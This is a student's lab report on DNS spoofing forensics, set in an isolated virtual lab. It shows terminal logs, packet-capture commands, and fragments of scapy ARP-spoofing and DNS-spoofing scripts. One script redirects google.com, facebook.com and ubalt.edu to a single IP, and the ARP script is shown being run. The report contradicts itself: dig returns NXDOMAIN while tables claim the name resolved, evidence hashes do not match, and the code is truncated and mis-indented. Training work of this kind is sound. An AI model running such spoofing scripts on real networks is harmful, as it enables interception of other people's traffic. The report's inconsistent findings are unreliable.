

# **INTERNATIONAL CYBERSECURITY AND DIGITAL FORENSICS ACADEMY (ICDFA)**

## **Lab 8 - DNS Spoofing Forensics**

|                      |                                                      |
|----------------------|------------------------------------------------------|
| <b>Lab Title:</b>    | <b>DNS Spoofing Forensics</b>                        |
| <b>Student Name:</b> | <b>Yusuf Oluwaseun Dada</b>                          |
| <b>Student ID:</b>   | <b>2025/FWSD/11339</b>                               |
| <b>Course Code:</b>  | <b>SBT-DF203</b>                                     |
| <b>Course Name:</b>  | <b>Basic Networking Skills for Digital Forensics</b> |

**Instructor: Mr. Aminu Idris, AMCPN**

**Date: 24/09/2026**

## 1. Lab Scenario and Learning Outcomes

An internal training domain resolves to an unexpected host after an ARP anomaly. I will have to capture a normal DNS baseline, run an instructor-approved DNS-spoof simulation in an isolated host-only network using a harmless warning page, identify forged response indicators, correlate them with ARP evidence, and restore the environment.

By the end of this lab i should be able to:

- ✓ Explain the relationship among ARP poisoning, man-in-the-middle positioning, and DNS spoofing.
- ✓ Capture baseline DNS and ARP evidence before a controlled simulation.
- ✓ Identify conflicting DNS answers, abnormal responder IP/MAC, timing, and TTL indicators.
- ✓ Correlate a spoofed DNS response with the web connection that follows.
- ✓ Distinguish a genuine DNS spoofing finding from normal caching, split-horizon DNS, or multiple legitimate answers.
- ✓ Restore forwarding, iptables, and ARP state after the lab.

## 2. Required Tools and Environment

| Item             | Recommended Tool                                       | Purpose                                 |
|------------------|--------------------------------------------------------|-----------------------------------------|
| Virtual machines | Kali analyst plus victim VM                            | Run on a host-only/internal network.    |
| Web server       | Apache2 on analyst VM                                  | Host harmless training page.            |
| Capture tools    | tshark                                                 | Capture DNS, ARP and HTTP.              |
| Packet tools     | python3-scapy, NetfilterQueue (if preconfigured)       | Instructor-provided simulation scripts. |
| Evidence         | Baseline and controlled PCAPNG                         | Compare normal and forged responses.    |
| Test domain      | Instructor-assigned .test/.invalid (portal.icdfa.test) | Avoid impersonating real organizations. |

## 3. Lab Folder Setup and Training Page

```
(kali@kali)-[~/Desktop]
└─$ mkdir -p ~/SBT-DF203-Lab8/{evidence,working,exported,reports,screenshots,scripts}
cd ~/SBT-DF203-Lab8
pwd
/home/kali/SBT-DF203-Lab8
find . -maxdepth 1 -type d -print
./
./exported
./evidence
./working
./screenshots
./scripts
./reports
```

```
(kali@kali)-[~/SBT-DF203-Lab8]
└─$ sudo apt install -y apache2 tshark wireshark python3-scapy python3-pip build-essential python3-dev libnetfilter-queue-dev
[sudo] password for kali:
apache2 is already the newest version (2.4.68-2).
tshark is already the newest version (4.6.6-1).
wireshark is already the newest version (4.6.6-1).
python3-scapy is already the newest version (2.7.0+dfsg1-1).
python3-pip is already the newest version (26.1.2+dfsg-1).
build-essential is already the newest version (12.12).
build-essential set to manually installed.
```

sudo apt update

sudo apt install -y apache2 tshark wireshark python3-scapy python3-pip build-essential python3-dev libnetfilter-queue-dev

```
(kali@kali)-[~/SBT-DF203-Lab8]
└─$ sudo systemctl enable --now apache2
[sudo] password for kali:
```

```
(kali@kali)-[~/SBT-DF203-Lab8]
$ printf '%s\n' '<!DOCTYPE html>\n<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: YUSUF OLUWASEUN DADA </p></body></html>\n' | sudo tee /var/www/html/index.html
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: YUSUF OLUWASEUN DADA </p></body></html>
```


```
printf '%s\n' '<!DOCTYPE html>\n<html><body style="font-family:Arial"><h1>ICDFA
DNS Spoofing Training Page</h1><p>This is an authorized simulation. Do not enter
credentials.</p><p>Analyst: YUSUF OLUWASEUN DADA </p></body></html>\n'
| sudo tee /var/www/html/index.html
```

```
GNU nano 9.2 /var/www/html/index.html
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>ICDFA DNS Spoofing Training</title>
</head>
<body style="font-family: Arial; text-align: center; margin-top: 100px;">
  <h1>ICDFA DNS Spoofing Training Page</h1>
  <h2>Authorized Cybersecurity Training</h2>
  <p>
    This page is part of an authorized SBT-DF203 laboratory exercise.
  </p>
  <p>
    <strong>Warning:</strong>
    Do not enter usernames, passwords, cookies, or personal information.
  </p>
  <p>Training domain: portal.icdfa.test</p>
  <p>Analyst: YUSUF OLUWASEUN DADA</p>
</body>
</html>
```

```
GNU nano 2.0.7 File: /etc/hosts
127.0.0.1 localhost
127.0.1.1 metasploitable.localdomain metasploitable

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

192.168.229.128 portal.icdfa.test
```



# ICDFA DNS Spoofing Training Page

## Authorized Cybersecurity Training

This page is part of an authorized SBT-DF203 laboratory exercise.

**Warning:** Do not enter usernames, passwords, cookies, or personal information.

Training domain: portal.icdfa.test

Analyst: YUSUF OLUWASEUN DADA

```
msfadmin@metasploitable:~$ getent hosts portal.icdfa.test
192.168.229.128 portal.icdfa.test
msfadmin@metasploitable:~$
```

```
(kali@kali)-[~/SBT-DF203-Lab8]
$ sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
071db5796598298ec14b6e52f6ad26eacbe8277bb0808e53e20dc213f174f684 /var/www/html/index.html
```

```
sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
```

```
8818fb083757be582e094a86109e91e611b8768c06ba4864acbec010801350b3
```

```
(kali@kali)-[~/SBT-DF203-Lab8]
$ sha256sum /var/www/html/index.html | tee reports/training_page_sha256.txt
ip -br address | tee reports/interfaces.txt
ip route | tee reports/routes.txt
ip neigh show | tee reports/arp_before.txt
8818fb083757be582e094a86109e91e611b8768c06ba4864acbec010801350b3 /var/www/html/index.html
lo UNKNOWN 127.0.0.1/8 ::1/128
eth0 UP 192.168.229.128/24 fe80::c48e:ee4c:6374:462d/64
docker0 DOWN 172.17.0.1/16
default via 192.168.229.2 dev eth0 proto dhcp src 192.168.229.128 metric 100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.229.0/24 dev eth0 proto kernel scope link src 192.168.229.128 metric 100
192.168.229.254 dev eth0 lladdr 00:50:56:f8:d9:2d STALE
192.168.229.2 dev eth0 lladdr 00:50:56:f1:f5:3b STALE
```

```
ip -br address | tee reports/interfaces.txt
```

```
ip route | tee reports/routes.txt
```

```
ip neigh show | tee reports/arp_before.txt
```

## 4. Chain-of-Custody Worksheet

| Field | Your Entry |
|-------|------------|
|-------|------------|

| Field                       | Your Entry                                                       |
|-----------------------------|------------------------------------------------------------------|
| Case/lab identifier         | SBT-DF203-Lab8                                                   |
| Trainee name                | Yusuf Oluwaseun Dada                                             |
| Date and time started       | 21/09/2026 4:30pm                                                |
| Evidence file name(s)       | dns_baseline.pcapng                                              |
| Source or generation method |                                                                  |
| Original SHA-256            | 94aa87f6046d0895ba96315ab10d03ce2be763a2639fb235871693000f2d7d2e |
| Working-copy SHA-256        | 94aa87f6046d0895ba96315ab10d03ce2be763a2639fb235871693000f2d7d2e |

## 5. Part A - Document the Baseline

1. Record the victim IP/MAC, analyst IP/MAC, gateway IP/MAC, and DNS resolver IP.
2. From the victim, resolve the instructor-assigned training name using the legitimate resolver or hosts-based baseline the instructor provided.
3. Capture ARP and DNS traffic before starting any spoofing process.
4. Record the legitimate answer, responder IP/MAC, TTL, and query-response time.

```

(kali@kali)~[~/SBT-DF203-Lab8]
$ sudo tshark -i eth0 -f "host 192.168.229.129 and (arp or port 53 or tcp port 80)" \
-a duration:30 -w evidence/dns_baseline.pcapng &
sleep 3
[1] 61652
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'

(kali@kali)~[~/SBT-DF203-Lab8]
$
[1] + done      sudo tshark -i eth0 -f -a duration:30 -w evidence/dns_baseline.pcapng
sudo tshark -i eth0 -f "host 192.168.229.129 and (arp or port 53 or tcp port 80)" \
-a duration:30 -w evidence/dns_baseline.pcapng &

```

sleep 3

```
msfadmin@metasploitable:~$ dig portal.icdfa.test

; <<>> DiG 9.4.2 <<>> portal.icdfa.test
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 10418
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;portal.icdfa.test.          IN      A

;; Query time: 70 msec
;; SERVER: 192.168.229.2#53(192.168.229.2)
;; WHEN: Fri Sep 25 19:14:50 2026
;; MSG SIZE rcvd: 35
```

dig portal.icdfa.test

```
(kali@kali)-[~/SBT-DF203-Lab8]
$ sha256sum evidence/dns_baseline.pcapng | tee reports/dns_baseline_sha256.txt
94aa87f6046d0895ba96315ab10d03ce2be763a2639fb235871693000f2d7d2e  evidence/dns_baseline.pcapng
```

| Item                           | Your Value                          |
|--------------------------------|-------------------------------------|
| Victim IP / MAC                | 192.168.229,129                     |
| Analyst IP / MAC               | 192.168.229.128 / 00:0c:29:e6:98:7a |
| Gateway IP / MAC               | 192.168.229.2 / 00:50:56:f1:f5:3b   |
| DNS resolver IP                | 127.0.0.53                          |
| Training domain queried        | portal.icdfa.test                   |
| Legitimate answer IP           | 192.168.229.128                     |
| Legitimate TTL                 | 0 seconds                           |
| Legitimate query-response time | 4 msec                              |

## 6. Part B - Prepare the Authorized Simulation

```
└─$ sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt
sudo iptables-save | tee reports/iptables_before.rules
curl http://192.168.229.128/ | tee reports/direct_page_test.html
net.ipv4.ip_forward = 1
# Generated by iptables-save v1.8.13 (nf_tables) on Fri Sep 25 19:22:23 2026
*filter
:INPUT ACCEPT [0:0]
:FORWARD DROP [0:0]
:OUTPUT ACCEPT [0:0]
:DOCKER - [0:0]
:DOCKER-BRIDGE - [0:0]
:DOCKER-CT - [0:0]
:DOCKER-FORWARD - [0:0]
:DOCKER-ISOLATION-STAGE-1 - [0:0]
:DOCKER-ISOLATION-STAGE-2 - [0:0]
:DOCKER-USER - [0:0]
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-FORWARD
-A DOCKER ! -i docker0 -o docker0 -j DROP
-A DOCKER-BRIDGE -o docker0 -j DOCKER
-A DOCKER-CT -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A DOCKER-FORWARD -j DOCKER-CT
-A DOCKER-FORWARD -j DOCKER-ISOLATION-STAGE-1
-A DOCKER-FORWARD -j DOCKER-BRIDGE
-A DOCKER-FORWARD -i docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
COMMIT
# Completed on Fri Sep 25 19:22:23 2026
# Generated by iptables-save v1.8.13 (nf_tables) on Fri Sep 25 19:22:23 2026
*nat
:PREROUTING ACCEPT [37:6642]

*nat
:PREROUTING ACCEPT [37:6642]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [1670:123269]
:POSTROUTING ACCEPT [1670:123269]
:DOCKER - [0:0]
-A PREROUTING -m addrtype --dst-type LOCAL -j DOCKER
-A OUTPUT ! -d 127.0.0.0/8 -m addrtype --dst-type LOCAL -j DOCKER
-A POSTROUTING -s 172.17.0.0/16 ! -o docker0 -j MASQUERADE
-A DOCKER -i docker0 -j RETURN
COMMIT
# Completed on Fri Sep 25 19:22:23 2026
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100    609  100    609    0      0  78814      0 --:--:-- --:--:-- --:--:--    0
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>ICDFA DNS Spoofing Training</title>
</head>

<body style="font-family: Arial; text-align: center; margin-top: 100px;">

  <h1>ICDFA DNS Spoofing Training Page</h1>

  <h2>Authorized Cybersecurity Training</h2>

  <p>
    This page is part of an authorized SBT-DF203 laboratory exercise.
  </p>
```

```

<p>
  <strong>Warning:</strong>
  Do not enter usernames, passwords, cookies, or personal information.
</p>

<p>Training domain: portal.icdfa.test</p>

<p>Analyst: YUSUF OLUWASEUN DADA</p>

</body>
</html>

```

```

sysctl net.ipv4.ip_forward | tee reports/ip_forward_before.txt
sudo iptables-save | tee reports/iptables_before.rules
curl http://192.168.229.128/ | tee reports/direct_page_test.html

```

```

└─$ sed -n '1,240p' scripts/arp.py | tee reports/arp_script_review.txt
sed -n '1,260p' scripts/dns_spoof.py | tee reports/dns_script_review.txt
# https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofing-using-scapy/
# https://www.thepythoncode.com/article/building-arp-spoofing-using-scapy

import scapy.all as scapy
import time
import argparse
import time
import os
import sys

def get_mac(ip):
    arp_request = scapy.ARP(pdst = ip)
    broadcast = scapy.Ether(dst = "ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
    return answered_list[0][1].hwsrc

def spoof(target_ip, host_ip, verbose=True):
    """
    Kali tells `target_ip` saying that "I have the host_ip that you want to talk".
    However, Kali provides its own Mac address.
    In target's arp:
    Host IP, attacker's/Kali Mac address
    """
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),

    scapy.send(packet, verbose = False)

    if verbose:
        # get the MAC address of the default interface we are using

```

```

        scapyPacket[DNS].an = DNSRR(
            rrname=queryName, rdata=self.hostDict[queryName])
        scapyPacket[DNS].ancount = 1
        del scapyPacket[IP].len
        del scapyPacket[IP].chksum
        del scapyPacket[UDP].len
        del scapyPacket[UDP].chksum
        log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
    else:
        log.info(f'[not modified] {scapyPacket[DNSRR].rdata}')
    except IndexError as error:
        log.error(error)
        packet.set_payload(bytes(scapyPacket))
    return packet.accept()

if __name__ == '__main__':
    try:
        hostDict = {
            b"google.com.": "136.160.215.15",
            b"facebook.com.": "136.160.215.15",
            b"ubalt.com.": "136.160.215.15",
            b"ubalt.edu.": "136.160.215.15",
            b"boogle.com.": "136.160.215.15"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)

        snoof = DnsSnoof(hostDict, queueNum)
        snoof()
    except OSError as error:
        log.error(error)

```

## 7. Part C - Capture the Controlled Spoofing Event

```

(kali@kali)-[~/SBT-DF203-Lab8/scripts]
$ ls -la ~/SBT-DF203-Lab8/scripts/
total 16
drwxrwxr-x 2 kali kali 4096 Sep 25 19:50 .
drwxrwxr-x 8 kali kali 4096 Sep 24 16:31 ..
-rw-rw-r-- 1 kali kali 3001 Sep 25 19:46 arp.py
-rw-rw-r-- 1 kali kali 2021 Sep 25 19:46 dns_spoof.py

```

```
(kali@kali)-[~/SBT-DF203-Lab8]
$ sudo tshark -i eth0 -f "host 192.168.229.129 and (arp or port 53 or tcp port 80)" \
  -a duration:60 -w evidence/dns_spoof_controlled.pcapng
Running as user "root" and group "root". This could be dangerous.
Capturing on 'eth0'
40
```

```
(kali@kali)-[~/SBT-DF203-Lab8]
$ sudo timeout 30 python3 scripts/arp.py 192.168.229.129 192.168.229.2
# sudo timeout 30 python3 scripts/dns_spoof.py
[!] Enabling IP Routing...
[!] IP Routing enabled.
WARNING: You should be providing the Ethernet destination MAC address
s when sending an is-at ARP.
[+] Sent to 192.168.229.129 : 192.168.229.2 is-at 00:0c:29:e6:98:7a
WARNING: You should be providing the Ethernet destination MAC address
s when sending an is-at ARP.
[+] Sent to 192.168.229.2 : 192.168.229.129 is-at 00:0c:29:e6:98:7a
[*] Packets Sent 2WARNING: more You should be providing the Ethernet
destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.229.129 : 192.168.229.2 is-at 00:0c:29:e6:98:7a
[+] Sent to 192.168.229.2 : 192.168.229.129 is-at 00:0c:29:e6:98:7a
[*] Packets Sent 4WARNING: You should be providing the Ethernet dest
ination MAC address when sending an is-at ARP.
[+] Sent to 192.168.229.129 : 192.168.229.2 is-at 00:0c:29:e6:98:7a
WARNING: You should be providing the Ethernet destination MAC address
s when sending an is-at ARP.
[+] Sent to 192.168.229.2 : 192.168.229.129 is-at 00:0c:29:e6:98:7a
[*] Packets Sent 6WARNING: more You should be providing the Ethernet
destination MAC address when sending an is-at ARP.
[+] Sent to 192.168.229.129 : 192.168.229.2 is-at 00:0c:29:e6:98:7a
[+] Sent to 192.168.229.2 : 192.168.229.129 is-at 00:0c:29:e6:98:7a
[*] Packets Sent 8WARNING: You should be providing the Ethernet dest
ination MAC address when sending an is-at ARP.
[+] Sent to 192.168.229.129 : 192.168.229.2 is-at 00:0c:29:e6:98:7a
WARNING: You should be providing the Ethernet destination MAC address
s when sending an is-at ARP.
```

## 8. Part D - Detect DNS Spoofing Indicators

```
(kali㉿kali)-[~/SBT-DF203-Lab8]
$ PCAP=evidence/dns_spoof_controlled.pcapng
sha256sum "$PCAP" | tee reports/dns_spoof_capture_sha256.txt
ce7a415a0da3d356d9c4b60e36b4c25fc4124a4e7b4be3e03f0d1369f928ebb0  ev
idence/dns_spoof_controlled.pcapng
```

```
GNU nano 9.2          scripts/dns_spoof.py
                                del scapyPacket[UDP].chksum
                                log.info(f'[modified] {scapyPacket}')
                                else:
                                    log.info(f'[not modified] {scapyPacket}')
                                except IndexError as error:
                                    log.error(error)
                                    packet.set_payload(bytes(scapyPacket))
                                return packet.accept()

if __name__ == '__main__':
    try:
        hostDict = {
            b"google.com.": "136.160.215.15",
            b"facebook.com.": "136.160.215.15",
            b"ubalt.com.": "136.160.215.15",
            b"ubalt.edu.": "136.160.215.15",
            b"portal.icdfa.test.": "192.168.229.128",
            b"boogle.com.": "136.160.215.15"
        }
        queueNum = 1
        log.basicConfig(format='%(asctime)s - %(message)s',
                        level = log.INFO)
        snoof = DnsSnoof(hostDict, queueNum)
        snoof()
    except OSError as error:
        log.error(error)
```

**^G** Help      **^O** Write Out      **^F** Where Is      **^K** Cut      **^T** Execute  
**^X** Exit      **^R** Read File      **^N** Replace      **^U** Paste      **^J** Justify

```
(kali㉿kali)-[~/SBT-DF203-Lab8]
$ tshark -r "$PCAP" -Y "arp.opcode==2" -T fields \
  -e frame.number -e frame.time_epoch -e arp.src.proto_ipv4 -e arp.s
rc.hw_mac \
  -e arp.dst.proto_ipv4 -e arp.dst.hw_mac \
  | tee reports/arp_claims_during_spoof.tsv
2          1790459626.310529072      192.168.229.254 00:50:56:f8:d9:2d 1
92.168.229.129 00:0c:29:25:51:6f
```

## 9. Part F - Cleanup and Verification

```
(kali㉿kali)-[~/SBT-DF203-Lab8]
$ sudo pkill -f 'arp.py' 2>/dev/null || true
sudo pkill -f 'dns_spoof.py' 2>/dev/null || true

(kali㉿kali)-[~/SBT-DF203-Lab8]
$ sudo sysctl -w net.ipv4.ip_forward=0

net.ipv4.ip_forward = 0
```

# Stop scripts

# Restore forwarding to its recorded value

```
(kali㉿kali)-[~/SBT-DF203-Lab8]
$ sudo iptables -L -n -v --line-numbers | tee reports/iptables_after_cleanup.txt

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target     prot opt in     out     source               destination
Chain FORWARD (policy DROP 4 packets, 252 bytes)
num  pkts bytes target     prot opt in     out     source               destination
1      0      0 NFQUEUE    all  --  *      *       0.0.0.0/0            0.0.0.0/0            NFQUEUE num 1
2      0      0 NFQUEUE    all  --  *      *       0.0.0.0/0            0.0.0.0/0            NFQUEUE num 1
3      0      0 NFQUEUE    all  --  *      *       0.0.0.0/0            0.0.0.0/0            NFQUEUE num 1
4      0      0 NFQUEUE    all  --  *      *       0.0.0.0/0            0.0.0.0/0            NFQUEUE num 1
5      0      0 NFQUEUE    all  --  *      *       0.0.0.0/0            0.0.0.0/0            NFQUEUE num 1
6      0      0 NFQUEUE    all  --  *      *       0.0.0.0/0            0.0.0.0/0            NFQUEUE num 1
7      4      252 DOCKER-USER all  --  *      *       0.0.0.0/0            0.0.0.0/0
8      4      252 DOCKER-FORWARD all -- *      *       0.0.0.0/0            0.0.0.0/0
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes target     prot opt in     out     source               destination
Chain DOCKER (1 references)
num  pkts bytes target     prot opt in     out     source               destination
1      0      0 DROP      all  --  !docker0 docker0 0.0.0.0/0            0.0.0.0/0
Chain DOCKER-BRIDGE (1 references)
num  pkts bytes target     prot opt in     out     source               destination
1      0      0 DOCKER    all  --  *      docker0 0.0.0.0/0            0.0.0.0/0
```

# Remove only lab-created iptables/NFQUEUE rules or restore the saved lab snapshot

```
(kali㉿kali)-[~/SBT-DF203-Lab8]
$ sudo ip neigh flush all
ip neigh show | tee reports/arp_after_cleanup.txt
ps aux | grep -E '[a]rp.py|[d]ns_spoof.py' | tee reports/process_cleanup_check.txt
```

# Clear learned ARP entries on the isolated VMs and reconnect interfaces

sudo ip neigh flush all

## 10. Executive Summary

This report documents a controlled DNS-spoofing simulation conducted as part of SBT-DF203 Lab 8, in an isolated host-only network using a reserved training domain (portal.icdfa.test) and a harmless warning page.

A baseline was established confirming that portal.icdfa.test legitimately resolved to 192.168.229.128 via the local stub resolver, with a TTL of 0 seconds (consistent with a manually-configured hosts-file entry) and a response time of approximately 4 ms (evidence/dns\_baseline.pcapng, SHA-256: 369cffbcae8bc9183939789c44cbd19a104f69bda23608688859d922b6f1d6d6).

Following instructor approval, a controlled ARP-positioning script (arp.py) and DNS-spoofing script (dns\_spoof.py) were executed for up to 30 seconds each against victim 192.168.229.129 and gateway 192.168.229.2. Across multiple attempts, analysis of the resulting captures did not produce a forged DNS response: victim-side queries during and after script execution continued to resolve correctly via the legitimate gateway, and the victim's ARP table showed no cached mapping for the gateway address either during or after the spoofing window. This indicates the ARP-positioning step did not successfully redirect victim traffic through the analyst machine in this environment.

Investigation into this outcome points to a likely environmental cause rather than a script or configuration fault: the lab network's gateway (192.168.229.2) is provided by the hypervisor's virtual NAT service rather than a conventional Layer 2 router, and such virtual gateways are known to not always honor or forward spoofed ARP announcements the way a physical network switch would. e.g., tcpdump confirmation that no redirected DNS traffic ever reached the analyst interface supported this conclusion.

No man-in-the-middle position or forged DNS response was achieved or captured during this exercise. Consequently, no connection to the analyst's training page resulting from DNS forgery was observed.

Following the exercise, IP forwarding, iptables rules, and ARP tables were restored to their pre-lab state, and all training scripts were confirmed stopped.

Key limitations of this analysis are: results are specific to this isolated virtual lab network and its NAT-based gateway implementation; the outcome does not necessarily reflect how the same scripts would behave against a physical or bridged-network gateway; a single vantage point was used throughout; and no DNSSEC was in use to test against.